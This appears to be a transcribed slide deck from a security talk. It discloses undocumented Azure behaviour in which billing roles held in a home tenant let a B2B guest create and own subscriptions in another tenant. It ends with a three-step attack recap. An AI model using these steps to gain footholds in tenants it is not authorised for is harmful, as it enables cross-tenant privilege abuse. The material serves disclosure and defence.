
- **Billing account owner**
- **Billing account contributor**
- Billing account reader
- **Billing profile owner**
- **Billing profile contributor**
- Billing profile reader
- Invoice manager
- **Invoice section owner**
- **Invoice section contributor**
- Invoice section reader
- **Azure subscription creator**

AZURE - UNDOCUMENTED BEHAVIOUR

BILLING ROLES ARE WEIRD!

BILLING ROLES GRANT PRIVILEGE ACROSS TENANTS?!

CROSS-TENANT BILLING PRIVILEGES



HOME TENANT

[Home](#) > [Subscriptions](#) >

Subscriptions

Default Directory

[+ Add](#) [Manage Policies](#) ...

Global administrators can manage all subscriptions in this list by updating their policy setting [here](#).

View list of subscriptions for which you have role-based access control (RBAC) permissions to manage Azure resources. To view subscriptions for which you have billing access, [click here](#)

Showing subscriptions in Default Directory directory. Don't see a subscription? [Switch directories](#)

Se...

Subscriptions : **Filtered (2 of 2)**

My role == all

Status == all

+ Add filter

Subscription name	↑↓
Azure subscription 1	...
Normal Sub	...

Create a subscription ...

[Feedback](#)

Basics Advanced Budget Tags Review + create

Subscription directory ⓘ

Industries

Management group ⓘ

Root management group

Subscription owner ⓘ

Cannot specify management group since target subscription directory is different than the current directory.

Se...

Subscriptions : **Filtered (2 of 2)**

My role == all

Status == all


+ Add filter

Subscription name ↑↓

Azure subscription 1 ...

Normal Sub ...

END RESULT!



RESOURCE TENANT

Home > Subscriptions >

Subscriptions

+ Add

Advanced options

▼

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Se...

Subscriptions : **Filtered (2 of 2)**

My role == all

Status == all

+ Add filter

Subscription name ↑↓

GuestMakesSub

...

Subscription 1

...

Key

GuestMakesSub

Subscription

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Cancel subscription

Rename

→ Change directory

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Subscription ID

: b46f177a-e6d2-467d-8b8f-34bc3375713b

Subscription name : [GuestMakesSub](#)

Directory

: [redacted] Industries ([redacted])

My role

: Owner

Status

: Active

Plan

: Azure Plan

Parent management group : IShouldNotMakeThis

Secure Score

: [27%](#)

Spending rate and forecast

25

20

15

10

5

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11/08

11/09

11/10

11/11

11/12

11/13

11/14

11/15

Current cost

CA\$21.39

Costs by re

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RECAP

ATTACK STEPS

Pre-requisites

1. Attacker is assigned billing role in HOME tenant
2. Attacker is invited into RESOURCE tenant as B2B guest

Exploit

3. Attacker creates subscription in RESOURCE tenant

In summary, any B2B guest federating into your tenant is possible vector!

**WHAT WAS MICROSOFT'S
VIEW OF THIS?**

MICROSOFT'S POSITION

